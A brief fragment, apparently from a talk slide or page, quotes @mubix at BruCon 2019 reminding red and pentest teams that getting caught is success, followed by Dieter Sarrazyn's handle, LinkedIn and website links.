Oh and hey Red Teams/Pentest Teams.. Please remember that getting caught is **SUCCESS**.

@mubix, BruCon 2019

Dieter Sarrazyn

@dietersar

https://www.linkedin.com/in/dietersarrazyn/

https://secudea.be